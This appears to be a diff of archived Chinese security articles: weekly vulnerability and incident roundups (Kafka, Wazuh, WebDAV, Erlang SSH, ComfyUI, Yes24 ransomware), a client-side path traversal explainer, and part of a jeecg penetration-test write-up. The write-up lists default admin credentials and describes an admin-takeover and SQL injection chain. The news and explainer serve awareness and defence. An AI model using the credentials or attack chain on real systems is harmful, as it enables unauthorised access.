6月12日,奇安信CERT监测到官方修复契约锁电子签章系统远程代码执行漏洞(QVD-2025-23408),该漏洞源于管理控制台存在未授权JDBC注入漏洞,攻击者通过构造恶意数据库连接参数,在dbtest接口触发远程代码执行。目前该漏洞技术细节与PoC已在互联网上公开,奇安信威胁情报中心安全研究员已成功复现。鉴于该漏洞影响范围较大,建议客户尽快做好自查及防护。
|
||||
|
||||
|
||||
**2.Apache Kafka多个高危漏洞安全风险通告**
|
||||
|
||||
|
||||
6月10日,奇安信CERT监测到Kafka官方修复多个安全漏洞。Apache Kafka客户端任意文件读取漏洞(CVE-2025-27817)是由于在SASL/OAUTHBEARER和SASL JAAS配置中未对URL和登录模块进行严格限制,从而造成的客户端的敏感数据和内网信息泄露;Apache Kafka远程代码执行漏洞(CVE-2025-27818、CVE-2025-27819)则分别因允许使用LdapLoginModule和JndiLoginModule,可能触发Java反序列化漏洞,进而导致远程代码执行或拒绝服务攻击。奇安信威胁情报中心安全研究员已成功复现CVE-2025-27817。鉴于上述漏洞影响范围较大,建议客户尽快做好自查及防护。
|
||||
|
||||
|
||||
**PART****0****2**
|
||||
|
||||
|
||||
**新增在野利用**
|
||||
|
||||
|
||||
**1.Wazuh 平台远程代码执行漏洞(CVE-2025-24016)******
|
||||
|
||||
|
||||
6月11日,两个独立的 Mirai 僵尸网络活动正在利用一个不太可能的目标中的严重缺陷。
|
||||
|
||||
Akamai 安全情报与响应团队最近观察到开源 Wazuh 网络安全平台中存在远程代码执行漏洞 CVE-2025-24016 的利用。该漏洞的 CVSS 评分为 9.9,源于一个不安全的反序列化问题,影响该平台 4.4.0 至 4.9.1 版本。
|
||||
|
||||
CVE-2025-24016 于2月10日公开披露,并于当月晚些时候在 GitHub 上发布了概念验证 (PoC) 漏洞利用代码。Akamai 研究人员从3月初就开始观察到此类漏洞利用活动。
|
||||
|
||||
Akamai 研究人员 Kyle Lefton 和 Daniel Messing 在6月9日的一篇博客文章中写道:“这是僵尸网络运营商针对新发布的 CVE 所采用的不断缩短的利用时间线的最新例子。”
|
||||
|
||||
研究小组后来将利用活动追溯到两个活动,这些活动涉及 Mirai 僵尸网络的变体。
|
||||
|
||||
Wazuh 反驳了 Akamai 的报告,并否认 CVE-2025-24016 已被利用。该公司强调,利用需要有效的管理 API 凭证和对 Wazuh 服务器 API 的访问权限。因此,被利用的可能性很低,总体风险也很有限。据 Lefton 和 Messing 称,虽然这些活动表明 Mirai 变体的持续传播,但僵尸网络也显示了公开发布已知漏洞 PoC 的风险。
|
||||
|
||||
Akamai 敦促各组织升级到 Wazuh 4.9.1 或更高版本。研究人员还警告称,僵尸网络运营商密切关注公开的漏洞披露,并会迅速利用任何可用的 PoC 代码进行攻击,因此及时修补应成为所有组织的首要任务。
|
||||
|
||||
|
||||
参考链接:
|
||||
|
||||
https://www.darkreading.com/vulnerabilities-threats/mirai-botnets-exploit-wazuh-security-platform
|
||||
|
||||
|
||||
**2.Web 分布式创作和版本控制 (WEBDAV) 远程代码执行漏洞(CVE-2025-33053)******
|
||||
|
||||
|
||||
6月11日,微软共发布了66个漏洞的补丁程序,修复了Windows 通用日志文件系统驱动程序、Windows Installer、Microsoft Office等产品中的漏洞。
|
||||
|
||||
自2025年3月以来,一个名为“Stealth Falcon”的 APT 黑客组织利用 Windows WebDav RCE 漏洞对土耳其、卡塔尔、埃及和也门的国防和政府组织发动了零日攻击。Stealth Falcon(又名“FruityArmor”)是一个 APT 组织,以对中东组织进行网络间谍攻击而闻名。
|
||||
|
||||
CVE-2025-33053 是一个远程代码执行(RCE)漏洞,该漏洞是由于某些合法系统可执行文件对工作目录的不当处理而引起的。具体来说,当 .url 文件将其 WorkingDirectory 设置为远程 WebDAV 路径时,内置的 Windows 工具可能会被诱骗从该远程位置而不是合法位置执行恶意可执行文件。这允许攻击者强制设备从其控制的 WebDAV 服务器远程执行任意代码,而不会在本地放置恶意文件,从而使他们的作变得隐蔽和规避。
|
||||
|
||||
该漏洞由 Check Point Research 发现,Microsoft 在发布的最新补丁公告更新中修复了该漏洞。
|
||||
|
||||
根据 Check Point 的说法,尽管漏洞是有效的并确认已被利用,但未遂的攻击可能没有成功。威胁行为者使用一种以前未公开的技术,通过纵合法内置 Windows 工具的工作目录,执行托管在他们控制的 WebDAV 服务器上的文件。伪装成 PDF 的欺骗性 URL 文件,通过网络钓鱼电子邮件发送给目标。Check Point 检索了攻击者服务器上托管的文件和后续负载,以分析未遂的攻击。
|
||||
|
||||
在这次攻击中,恶意 .url 漏洞将工作目录设置为攻击者的 WebDAV 服务器,导致 iediagcmd.exe 工具直接从远程 WebDav 共享运行命令。这会导致 iediagcmd.exe 从远程服务器运行攻击者的假 route.exe 程序,该程序会安装一个名为“Horus Loader”的自定义多阶段加载程序。然后,加载程序会丢弃主要有效负载“Horus Agent”,这是一个自定义的 C++ Mythic C2 植入程序,支持系统指纹识别、配置更改、shellcode 注入和文件作的命令执行。以前,威胁行为者使用定制的 Apollo 代理,而他们最新的 Horus 工具更先进、更规避和模块化,提供作隐蔽性和灵活性。
|
||||
|
||||
鉴于 CVE-2025-33053 在间谍活动中被积极利用,建议关键组织尽快应用最新的 Windows 更新。如果无法升级,建议阻止或密切监控 WebDAV 流量,以发现到未知终端节点的可疑出站连接。
|
||||
|
||||
|
||||
参考链接:
|
||||
|
||||
https://www.bleepingcomputer.com/news/security/stealth-falcon-hackers-exploited-windows-webdav-zero-day-to-drop-malware/
|
||||
|
||||
|
||||
**3.****Erlang/OTP SSH未认证远程代码执行漏洞(CVE-2025-32433)******
|
||||
|
||||
|
||||
6月9日,美国网络安全和基础设施安全局(CISA) 将 Erlang Erlang/OTP SSH 服务器漏洞添加到其已知利用漏洞 (KEV) 目录中。CVE-2025-32433 是一个严重漏洞,影响 Erlang/OTP(用于 Erlang 编程语言的工具包)的旧版本。如果运行的是 OTP-27.3.3、OTP-26.2.5.11 或 OTP-25.3.2.20 之前的版本,系统可能存在通过其内置 SSH 服务器进行远程代码执行(RCE) 的漏洞。这意味着攻击者无需登录或输入任何凭证即可在目标系统上运行代码。此问题已在上述版本中得到修复。
|
||||
|
||||
4月16日,德国波鸿鲁尔大学的 Fabian Bäumer、Marcus Brinkmann、Marcel Maehren 和 Jörg Schwenk 向OpenWall漏洞邮件列表披露了 Erlang/OTP SSH 中的一个高危漏洞。此外,Erlang/OTP 的GitHub 项目上也发布了官方公告,对研究人员的披露表示感谢。4月17日,Platform Security 的研究人员发布了针对 CVE-2025-32433 的公开概念验证 (PoC) 漏洞。报告指出,该 PoC 是在 ChatGPT 和 Cursor 的帮助下生成的,使用这些 AI 工具生成 PoC 相当简单。该 PoC 会像普通客户端一样发起 SSH 协议协商。但是,在对用户进行身份验证之前,客户端会发送一条包含任意命令的意外消息。存在漏洞的服务器会处理这些消息并执行这些命令。已修补的服务器在身份验证之前看到这些消息后会立即断开连接。
|
||||
|
||||
目前尚未发现任何已知的利用情况,但是由于利用的容易程度和严重性,预计攻击将很快发生。
|
||||
|
||||
Erlang/OTP 已发布补丁来解决此漏洞。如果无法立即修复,Erlang/OTP 提供的缓解措施包括通过防火墙限制访问或禁用 SSH 服务器。但强烈建议尽快升级以完全修复此漏洞。
|
||||
|
||||
|
||||
参考链接:
|
||||
|
||||
https://www.tenable.com/blog/cve-2025-32433-erlangotp-ssh-unauthenticated-remote-code-execution-vulnerability
|
||||
|
||||
**PART****0****3**
|
||||
|
||||
|
||||
**安全事件**
|
||||
|
||||
|
||||
**1.北京2家公司个人信息数据遭境外IP窃取被罚**
|
||||
|
||||
|
||||
6月13日网信北京公众号消息,北京市网信办持续加强数据安全领域执法力度,披露了2起违法典型案例。北京某科技公司在开展业务过程中,因技术人员缺乏数据安全保护意识,未对后台业务系统的接口配置访问控制和身份认证等安全措施,导致该系统存在未授权访问漏洞,使储存于其中的姓名、身份证号、手机号等个人信息数据暴露于互联网,并被境外IP访问窃取。该公司未依法履行数据安全保护义务,未建立健全全流程数据安全管理制度,相关系统未采取技术措施和其他必要措施保障数据安全,造成部分个人信息数据遭窃取,违反《中华人民共和国数据安全法》第二十七条规定。针对以上违法情况,北京市网信办依据《中华人民共和国数据安全法》第四十五条,对北京某科技公司作出警告,并处五万元罚款的行政处罚。北京某有限公司在开展业务过程中,为方便系统测试,将ES数据库的9200端口对外开放且未限制访问,导致ES数据库存在未授权访问漏洞,使储存于其中的姓名、手机号等个人信息数据暴露于互联网,并被境外IP访问窃取。该公司数据安全保护意识淡薄,未依法履行数据安全保护义务,未建立健全全流程数据安全管理制度,相关系统未采取技术措施和其他必要措施保障数据安全,造成部分个人信息数据遭窃取,违反《中华人民共和国数据安全法》第二十七条规定。针对以上违法情况,北京市网信办依据《中华人民共和国数据安全法》第四十五条,对北京某有限公司作出警告,并处五万元罚款的行政处罚。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://mp.weixin.qq.com/s/Fzt00_CXsooCHWtWGutL7g
|
||||
|
||||
|
||||
**2.工信部风险提示:AI绘图工具ComfyUI多个安全漏洞已被用于实施网络攻击**
|
||||
|
||||
|
||||
6月13日网络安全威胁和漏洞信息共享平台公众号消息,工业和信息化部网络安全威胁和漏洞信息共享平台(NVDB)监测发现,ComfyUI工具存在任意文件读取、远程代码执行等5个安全漏洞,已被用于实施网络攻击。ComfyUI是一款开源的人工智能绘图工具,用于人工智能驱动的图像生成、视频制作、3D建模与音频创作等。由于其组件存在代码注入、任意文件读取、跨站脚本、远程代码执行等安全漏洞,可被攻击者利用执行远程恶意代码,获取服务器权限,进而窃取系统数据。受影响的ComfyUI组件包括ComfyUI-Ace-Nodes、Comfyanonymous/comfyui、ComfyUI-Bmad-Node、ComfyUI-Impact-Pack、ComfyUI-Manager。上述漏洞均已修复,建议相关单位和用户立即开展全面排查,及时升级至最新安全版本,通过限制互联网访问、设置IP白名单、增强身份验证机制等方式做好类似人工智能应用的安全加固,防范网络安全风险。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://mp.weixin.qq.com/s/4N60-U9bhuvbt8hx_ocoHA
|
||||
|
||||
|
||||
**3.韩国知名票务平台Yes24遭勒索攻击,多场明星活动被迫中断**
|
||||
|
||||
|
||||
6月12日The Record消息,韩国知名票务及图书平台Yes24在6月9日遭遇勒索软件攻击,导致网站及App连续瘫痪了四天,线上图书订购、演唱会票务、电子书服务全部中断。此次攻击迫使朴宝剑、ENHYPEN、ATEEZ等韩国明星的演唱会及粉丝活动推迟或取消,《廊桥遗梦》《阿拉丁》等音乐剧制作方要求观众出示纸质门票或邮件确认函入场,部分观众因无法提供可验证票务信息被拒绝入场。Yes24表示尚未确认个人信息外泄,但已向韩国数据隐私机构报告涉及客户数据未授权访问的可疑活动。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://therecord.media/yes24-south-korea-ransomware-attack
|
||||
|
||||
|
||||
**4.美国航空巨头爆出“数据后门”,所有乘客数据被秘密出售给政府**
|
||||
|
||||
|
||||
6月10日404 Media消息,美国政府内部文件显示,由达美航空、美国航空、联合航空等美国主要航空公司共同拥有的数据代理商航空公司报告公司,一直在系统性地收集美国国内旅客的飞行记录,并将其打包出售给美国海关和边境保护局(CBP)。根据内部文件,CBP购买的数据包内容详尽得令人不安,远超普通安检所需,包括乘客姓名、航班行程细节、订单及支付细节等信息。采购合同中还包含一项“封口”条款,明确指示政府机构不得透露数据的真实来源。美国公民自由联盟等组织的专家指出,这实质上是对全体国内旅客建立了一个“无证监控”系统。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://www.404media.co/airlines-dont-want-you-to-know-they-sold-your-flight-data-to-dhs/
|
||||
|
||||
|
||||
**PART****0****4**
|
||||
|
||||
|
||||
**政策法规**
|
||||
|
||||
|
||||
**1.《汽车数据出境安全指引(2025版)》公开征求意见**
|
||||
|
||||
|
||||
6月13日,工业和信息化部、国家网信办、国家发展改革委、国家数据局、公安部、自然资源部、交通运输部、市场监管总局起草了《汽车数据出境安全指引(2025版)(征求意见稿)》,拟以规范性文件印发,现面向社会公开征求意见。该文件旨在引导规范汽车数据处理者高效便利安全开展汽车数据出境活动,提升汽车数据出境流动便利化水平。该文件所称汽车数据是指汽车设计、生产、销售、使用、运维等过程中涉及的个人信息和重要数据。汽车数据处理者是指开展汽车数据处理活动的组织,包括汽车制造商、零部件和软件供应商、电信运营企业、自动驾驶服务商、平台运营企业、经销商、维修机构以及出行服务企业等。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://www.miit.gov.cn/cms_files/demo/pdfjs/web/viewer.html?file=/cms_files/filemanager/1226211233/attach/20256/acada4bb4d694c61adf4f390d0631380.pdf
|
||||
|
||||
|
||||
**2.工信部等七部门印发《食品工业数字化转型实施方案》**
|
||||
|
||||
|
||||
6月10日,工业和信息化部、教育部、人力资源社会保障部、中国人民银行、市场监管总局、国家粮食和储备局、国家数据局联合印发《食品工业数字化转型实施方案》,加快新一代信息技术在食品工业全链条、全方位深度应用,推动食品工业转型升级和高质量发展。该文件部署了4方面18项重点任务,其中一项为“强化网络和数据安全保障”,具体内容包括鼓励企业开展工业互联网安全分类分级管理,研究制定食品工业重要数据识别指南,强化重要数据识别和目录备案、数据安全风险评估、事件应急处置等工作,加强网络和数据安全防护能力建设,提升网络和数据安全防护水平。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://www.miit.gov.cn/zwgk/zcwj/wjfb/tz/art/2025/art_5b1d644caf3f44549a53361a996bc3eb.html
|
||||
|
||||
|
||||
**3.美国NIST发布《硬件安全构造的指标和方法》**
|
||||
|
||||
|
||||
6月5日,美国国家标准与技术研究所(NIST)发布《硬件安全构造的指标和方法》白皮书,旨在评估硬件威胁。该文件提出了一种全面的方法论,用于评估与各类硬件弱点相关的威胁及可利用这些弱点的攻击方式。该方法论引入了两个关键指标:威胁指标,用于量化单一攻击可利用的硬件弱点数量;敏感性指标,衡量带有特定弱点的硬件系统可能受到的不同攻击数量。这些指标及其分析旨在为硬件安全防护提供指导,并在安全性与成本之间实现最优权衡。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://nvlpubs.nist.gov/nistpubs/CSWP/NIST.CSWP.45.pdf
|
||||
|
||||
|
||||
**往期精彩推荐**
|
||||
|
||||
|
||||
[【已复现】契约锁电子签章系统远程代码执行漏洞(QVD-2025-23408)安全风险通告](https://mp.weixin.qq.com/s?__biz=MzU5NDgxODU1MQ==&mid=2247503493&idx=1&sn=0810b8ac4e0360b1135b0ff03117cf88&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【已复现】Apache Kafka 多个高危漏洞安全风险通告第二次更新](https://mp.weixin.qq.com/s?__biz=MzU5NDgxODU1MQ==&mid=2247503484&idx=1&sn=e9cb94f0ad7c963ed06257db90f92834&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[微软6月补丁日多个产品安全漏洞风险通告:1个在野利用、9个紧急漏洞](https://mp.weixin.qq.com/s?__biz=MzU5NDgxODU1MQ==&mid=2247503477&idx=1&sn=1410a653474bbb82b32dadab97a47c7b&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
本期周报内容由安全内参&虎符智库&奇安信CERT联合出品!
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,88 @@
|
||||
# 客户端路径遍历(CSPT)——深入探究被忽视的漏洞
|
||||
原创 红云谈安全 红云谈安全 2025-06-16 12:41
|
||||
|
||||
**免责声明**
|
||||
|
||||
由于传播、利用本公众号红云谈安全所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,公众号红云谈安全及作者不为**此**
|
||||
承担任何责任,一旦造成后果请自行承担!
|
||||
如有侵权烦请告知,我们会立即删除并致歉。谢谢!请在授权的站点测试,遵守网络安全法!
|
||||
**仅供**
|
||||
**学习使用,****如若非法他用,与平台和本文作者无关,需自行负责!**
|
||||
# 介绍
|
||||
|
||||
路径遍历漏洞在服务器端攻击中已被广泛研究,攻击者可以通过操纵文件路径来访问受限目录并读取敏感文件。然而,存在一种鲜为人知但同样重要的变体——客户端路径遍历 (CSPT)。与服务器端路径遍历不同,CSPT 在浏览器中被利用,可用于操纵从客户端发送到非预期 API 端点的请求。尽管这种攻击媒介可能造成严重的安全隐患,包括身份验证绕过、数据泄露,甚至在现代应用程序中造成类似 CSRF 的攻击,但它仍然在很大程度上被安全研究人员和开发人员忽视。
|
||||
# 什么是 CSPT?
|
||||
|
||||
客户端路径遍历是一个严重的安全漏洞,当攻击者操纵 Web 应用程序中的文件路径以未经授权访问存储在客户端或服务器端的文件时,就会发生这种情况。与传统的服务器端路径遍历攻击不同,客户端路径遍历利用的是 Web 浏览器、JavaScript 或本地文件访问机制中的漏洞。此漏洞可能导致敏感数据泄露、代码执行和其他安全漏洞。
|
||||
|
||||
在 Web 应用程序中,开发人员有时会使用客户端脚本动态访问和操作文件路径。如果用户输入未经过适当的过滤,则可能导致漏洞。当 Web 应用程序允许用户指定未经严格验证的文件路径时,攻击者可以编写恶意输入来访问受限制的文件。
|
||||
## 常见技术包括:
|
||||
- 修改 URL 参数以访问非预期的目录。
|
||||
- 篡改基于 JavaScript 的文件访问机制。
|
||||
- 利用浏览器漏洞绕过安全限制。
|
||||
# CSPT 与传统 SSPT 有何不同?
|
||||
|
||||
传统的服务器端路径遍历 (SSPT) 攻击利用后端文件系统中的漏洞,允许攻击者访问受限文件(例如 /etc/passwd 文件或应用程序配置文件)。相比之下,客户端路径遍历 (CSPT) 完全在浏览器中运行,利用客户端 JavaScript 代码来修改 API 请求路径。SSPT 专注于未经授权的文件访问,而 CSPT 则操纵前端逻辑,使其与非预期的后端端点进行交互。
|
||||
# CSPT 的关键组成部分:源和汇
|
||||
|
||||
CSPT 漏洞由两个基本要素组成:
|
||||
## 1. 来源(攻击的入口点)
|
||||
|
||||
源是指用户输入在 API 请求中使用之前,被前端接受和处理的位置。如果输入未经过适当的过滤,攻击者可以注入路径遍历序列来操纵请求。
|
||||
|
||||
**CSPT 的常见来源包括:**
|
||||
- 反射输入:通过查询字符串传递的参数,例如:
|
||||
```
|
||||
```
|
||||
- 基于 DOM 的输入:存储在浏览器 URL 片段中的值,可通过 JavaScript 访问:
|
||||
```
|
||||
```
|
||||
- 存储的输入:从数据库检索的数据,例如在上一个会话中保存的用户 ID。
|
||||
## 2. Sink(可利用的 API 端点)
|
||||
|
||||
接收器是被操纵请求到达的端点。它根据攻击者可以执行的操作决定漏洞的影响程度。接收器是一个函数或端点,用于处理用户提供的输入并基于该输入执行操作。就 CSPT 而言,如果前端动态构建 API 请求并使用用户控制的输入来构建路径,攻击者可以利用此行为强制执行非预期的请求。如果身份验证和授权检查未得到正确实施,攻击的影响将显著增加。
|
||||
# CSPT 为何危险?
|
||||
|
||||
CSPT 经常被低估,因为它不像传统的路径遍历那样直接暴露服务器文件。然而,它的真正威力在于能够绕过安全控制,并以经过身份验证的用户身份执行未经授权的操作。
|
||||
# CSPT 的潜在影响
|
||||
|
||||
**1.访问非预期的API端点:**
|
||||
|
||||
攻击者可以检索或修改受限资源,例如管理员设置或用户数据。
|
||||
|
||||
**2.绕过身份验证机制:**
|
||||
|
||||
如果 API 端点缺乏适当的授权检查,CSPT 可以允许未经授权的用户访问特权信息。
|
||||
|
||||
**3.执行未经授权的操作(状态更改请求):**
|
||||
|
||||
如果状态改变操作(例如 DELETE、PATCH、PUT)被暴露,CSPT 可以修改用户帐户、删除资源或更改安全设置。
|
||||
# 利用 CSPT:一个实际的例子
|
||||
|
||||
考虑一个 Web 应用程序,用户可以使用以下方式检索他们的个人资料信息:
|
||||
```
|
||||
```
|
||||
|
||||
如果应用程序根据 id 参数错误地构建 API 调用,攻击者可能会注入:
|
||||
```
|
||||
```
|
||||
|
||||
这可能导致前端发送请求至:
|
||||
```
|
||||
```
|
||||
|
||||
这可能会暴露敏感的配置细节。此外,如果攻击者将此攻击与社会工程技术相结合,他们可以诱骗经过身份验证的用户在不知情的情况下执行此恶意请求。
|
||||
# 现实世界的 CSPT 示例
|
||||
|
||||
CSPT 已被证实具有多种主要应用,包括:
|
||||
- Facebook 漏洞赏金报告(作者:未知)—— CSPT 漏洞允许攻击者访问非预期的 API 端点。
|
||||
- GitLab 1-Click CSRF(Johan Carlsson)——CSPT 用于执行未经授权的状态更改请求。
|
||||
- Mattermost 和 Rocket.Chat——安全研究人员发现了可用于 API 操纵的 CSPT 漏洞。
|
||||
# CSPT的影响
|
||||
|
||||
CSPT 会带来严重风险,尤其是在导致权限提升或未经授权的操作时。由于应用程序越来越依赖客户端 API 调用,无需直接与服务器端逻辑交互即可操纵请求路径的能力,使得 CSPT 成为攻击者极具吸引力的目标。此外,由于缺乏对 CSPT 的广泛讨论和研究,CSPT 也成为许多安全评估的盲点。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,110 @@
|
||||
# 每周网安资讯 (6.10-6.16)| Adobe Experience_manager存在跨站脚本漏洞
|
||||
交大捷普 2025-06-16 10:10
|
||||
|
||||
|
||||
|
||||
2025[ 每周网安资讯 ]6.10-6.16
|
||||
|
||||
|
||||
**网安资讯**
|
||||
|
||||
|
||||
**1、中央网信办秘书局、市场监管总局办公厅联合印发《智能社会发展与治理标准化指引(2025版)》**
|
||||
|
||||
|
||||
为贯彻落实中共中央、国务院《关于加快建设全国统一大市场的意见》和《国家标准化发展纲要》,准确把握社会智能化转型趋势,发挥标准化的基础性、引领性作用,深化智能社会发展与治理,中央网信办秘书局、市场监管总局办公厅近期联合印发《智能社会发展与治理标准化指引(2025版)》。
|
||||
|
||||
|
||||
**安全情报**
|
||||
|
||||
|
||||
**1、AVEVA PI Connector for CygNet漏洞预警**
|
||||
|
||||
|
||||
AVEVA PI Connector for CygNet存在跨站点脚本、完整性检查值验证不当漏洞,成功利用这些漏洞可能会使攻击者在产品的管理门户中持久化运行任意代码,或导致拒绝服务情况。
|
||||
|
||||
|
||||
|
||||
**2、Siemens Tecnomatix Plant Simulation漏洞预警**
|
||||
|
||||
|
||||
Siemens Tecnomatix Plant Simulation存在越界阅读漏洞,成功利用此漏洞可能允许攻击者在当前进程的上下文中执行代码。西门子报告称,以下产品受到影响:Tecnomatix Plant Simulation V2404:V2404.0013之前的所有版本。
|
||||
|
||||
|
||||
|
||||
**3、攻击者通过将恶意JavaScript注入合法网站传播恶意软件**
|
||||
|
||||
|
||||
研究人员近期发现一场大规模攻击活动,攻击者通过将使用JSFuck(又被名为JSFireTruck)混淆技术的恶意JavaScript代码注入合法网站,将受害者从合法网站无形地重定向到恶意页面。
|
||||
|
||||
|
||||
|
||||
**4、Anubis勒索软件新功能造成文件损毁后无法恢复**
|
||||
|
||||
|
||||
Anubis是一个新兴的勒索软件即服务(RaaS)组织,自2024年12月活跃以来,该组织已在澳大利亚、加拿大、秘鲁和美国等地区的医疗保健和建筑等多个行业造成受害者。初始入侵是通过包含恶意附件或链接的鱼叉式网络钓鱼邮件,诱使收件人打开附件或点击链接。Anubis在启动时支持多种命令,包括特权提升、目录排除和加密目标路径。
|
||||
|
||||
|
||||
**漏洞预警**
|
||||
|
||||
|
||||
**1、Skycaiji存在注入漏洞**
|
||||
|
||||
|
||||
Skycaiji(蓝天采集器)是中国南昌卓蓝科技有限公司的一款免费的数据采集发布爬虫软件,采用php+mysql开发,可部署在云服务器。skycaiji 2.8 版本存在安全漏洞,该漏洞源于通过特殊构造的请求从 /index.php?s=/admin/develop/editor_save 接口可以执行任意代码。
|
||||
|
||||
|
||||
|
||||
**2、Samsung多款产品存在缺省权限不正确漏洞**
|
||||
|
||||
|
||||
SAMSUNG Exynos 2400等都是韩国三星(SAMSUNG)公司的一款手机芯片处理器。SAMSUNG多款产品存在安全漏洞,该漏洞源于移动处理器中存在释放后重用,可能导致权限提升。以下产品受到影响:Exynos 2200、SAMSUNG Exynos 1480和SAMSUNG Exynos 2400。
|
||||
|
||||
|
||||
|
||||
**3、Vishalmathur Cloudclassroom-php_project存在SQL注入漏洞**
|
||||
|
||||
|
||||
CloudClassroom-PHP-Project是Vishal Mathur个人开发者的一个云课堂网站。CloudClassroom-PHP-Project v1.0版本存在安全漏洞,该漏洞源于registrationform端点中参数pass输入验证不足,可能导致SQL注入攻击。
|
||||
|
||||
|
||||
|
||||
|
||||
**4、Adobe Experience_manager存在跨站脚本漏洞**
|
||||
|
||||
|
||||
Adobe Experience Manager(AEM)是美国奥多比(Adobe)公司的一套可用于构建网站、移动应用程序和表单的内容管理解决方案。该方案支持移动内容管理、营销销售活动管理和多站点管理等。Adobe Experience Manager(AEM) 6.5.22及之前版本存在跨站脚本漏洞,该漏洞源于表单字段存在存储型跨站脚本漏洞,可能导致恶意脚本执行。
|
||||
|
||||
|
||||
|
||||
**5、Mozilla多款产品存在路径遍历漏洞**
|
||||
|
||||
|
||||
Mozilla Firefox是美国Mozilla基金会的一款开源Web浏览器。Mozilla Firefox 138之前版本存在安全漏洞,该漏洞源于文件锁定行为操作不当,可能导致权限提升。
|
||||
|
||||
|
||||
|
||||
|
||||
**关于捷普**
|
||||
|
||||
|
||||
**捷普**
|
||||
作为一家国内先进的新时代网络信息安全产品和服务提供商,坚持以“全面安全 智慧安全”为产品理念,持续技术创新,为广大用户提供
|
||||
**基础设施安全、信创安全、工业互联网安全、云安全、物联网安全、国密安全**
|
||||
等六大系列网络安全产品。并在风险评估、渗透测试等
|
||||
**安全服务**
|
||||
上占据优势,协助用户全面提升IT基础设施的安全性、合规性和生产效能,面向数字时代保障信息系统全面安全。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**END**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -1,21 +1,12 @@
|
||||
# 渗透测试 | 从jeecg接口泄露到任意管理员用户接管+SQL注入漏洞
|
||||
原创 神农Sec 神农Sec 2025-06-14 01:02
|
||||
不秃头的安全 2025-06-16 09:35
|
||||
|
||||
扫码加圈子
|
||||
## 从jeecg接口泄露到任意管理员用户接管+SQL注入漏洞
|
||||
```
|
||||
前言:本文中涉及到的相关技术或工具仅限技术研究与讨论,严禁用于非法用途,否则产生的一切后果自行承担,如有侵权请私聊删除。还在学怎么挖通用漏洞和src吗?知识星球有什么,文章下限时优惠卷~~想要入交流群在最下方,考安全证书请联系vx咨询。
|
||||
```
|
||||
|
||||
获内部资料
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
#
|
||||
|
||||
网络安全领域各种资源,EDUSRC证书站挖掘、红蓝攻防、渗透测试等优质文章,以及工具分享、前沿信息分享、POC、EXP分享。
|
||||
不定期分享各种好玩的项目及好用的工具,欢迎关注。加内部圈子,文末有彩蛋(知识星球优惠券)。
|
||||
#
|
||||

|
||||
|
||||
|
||||
|
||||
@@ -26,10 +17,12 @@ JeecgBoot是一款基于AIGC、BPM和低代码引擎的AI低代码平台,旨
|
||||
|
||||
|
||||
jeecg官网如下:
|
||||
|
||||
```
|
||||
https://www.jeecg.com/
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -42,6 +35,7 @@ https://www.jeecg.com/
|
||||
|
||||
|
||||
工具下载链接:
|
||||
|
||||
https://github.com/MInggongK/jeecg-
|
||||
|
||||
|
||||
@@ -229,168 +223,30 @@ admin:123456jeecg:123456
|
||||
|
||||
|
||||
|
||||
**0x8 内部小圈子详情介绍**
|
||||
## 1. 需要考以下各类安全证书的可以联系
|
||||
|
||||
学生pte超低价,绝对低价绝对优惠,CISP、PTE/PTS、DSG、IRE/IRS、NISP、PMP、CCSK、CISSP、ISO27001、IT服务项目经理等等巨优惠,想加群下方链接:
|
||||
|
||||

|
||||
|
||||
我们是
|
||||
神农安全
|
||||
,点赞 + 在看
|
||||
铁铁们点起来,最后祝大家都能心想事成、发大财、行大运。
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**内部圈子介绍**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
**圈子专注于更新src/红蓝攻防相关:**
|
||||

|
||||
## 2. 需要入星球的可以私聊优惠
|
||||
|
||||
投稿文章可免费进星球~~星球里有什么?
|
||||
```
|
||||
1、维护更新src专项漏洞知识库,包含原理、挖掘技巧、实战案例
|
||||
2、知识星球专属微信“小圈子交流群”
|
||||
3、微信小群一起挖洞
|
||||
4、内部团队专属EDUSRC证书站漏洞报告
|
||||
5、分享src优质视频课程(企业src/EDUSRC/红蓝队攻防)
|
||||
6、分享src挖掘技巧tips
|
||||
7、不定期有众测、渗透测试项目(一起挣钱)
|
||||
8、不定期有工作招聘内推(工作/护网内推)
|
||||
9、送全国职业技能大赛环境+WP解析(比赛拿奖)
|
||||
1、维护更新src、cnxd、cnnxd专项漏洞知识库,包含原理、挖掘技巧、实战案例2、fafo/零零信安/QUAKE 高级会员key3、POC及CXXD及CNNXD通用报告详情分享思路4、知识星球专属微信“内部圈子交流群”5、分享src挖掘技巧tips6、最新新鲜工具分享7、不定期有工作招聘内推(工作/护网内推)8、攻防演练资源分享(免杀,溯源,钓鱼等)9、19个专栏会持续更新~提前续费有优惠,好用不贵很实惠
|
||||
```
|
||||
|
||||
|
||||

|
||||
## 3、其他合作(合法合规)
|
||||
|
||||
1、承接各种安全项目,需要攻防团队或岗位招聘都可代发、代招(灰黑勿扰);
|
||||
|
||||
**内部圈子**
|
||||
**专栏介绍**
|
||||
|
||||
知识星球内部共享资料截屏详情如下
|
||||
|
||||
(只要没有特殊情况,每天都保持更新)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**知识星球——**
|
||||
**神农安全**
|
||||
|
||||
星球现价
|
||||
¥45元
|
||||
|
||||
如果你觉得应该加入,就不要犹豫,价格只会上涨,不会下跌
|
||||
|
||||
星球人数少于900人 45元/年
